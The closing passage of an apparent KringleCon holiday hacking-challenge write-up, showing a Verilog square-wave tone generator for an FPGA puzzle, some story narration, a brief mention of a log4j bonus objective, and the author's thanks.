


Editor Theme: gob

```
`timescale 1ns/1ns
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
    integer one_second_counter=0;
    reg wave;
    integer f = $rtoi(125000000 / (freq) * 50 + 1/2);
    assign wave_out = wave;

    always @(posedge clk or posedge rst)
    begin
        if(rst==1)
            begin
                one_second_counter <=0;
                wave <= 0;
            end
        else
            begin
                if(one_second_counter >= f)
                    begin
                        one_second_counter <= 1;
                        wave <= wave ^ 1'b1;
                    end
                else
                    one_second_counter <= one_second_counter + 1;
            end
    end
endmodule
```

Once you completed the objective, you receive a FPGA chip, you've done it congratulation!

Place the chip in the Texas Instrument toy and you will call out a ship where aliens troll will come to take Jack to the planet he is from. Hope they can prevent him from doing some crazy hack!



During the event, a [bonus objective]() was added about log4j with two terminals one blue oriented by the elves and one red oriented for the trolls. Make sure to check it out! I really enjoyed the challenge this year it was quite challenging for me and I learned quite a lot.

Thanks for reading this and thanks to all the hackers that helped me saving Kringlecon again this year!

The end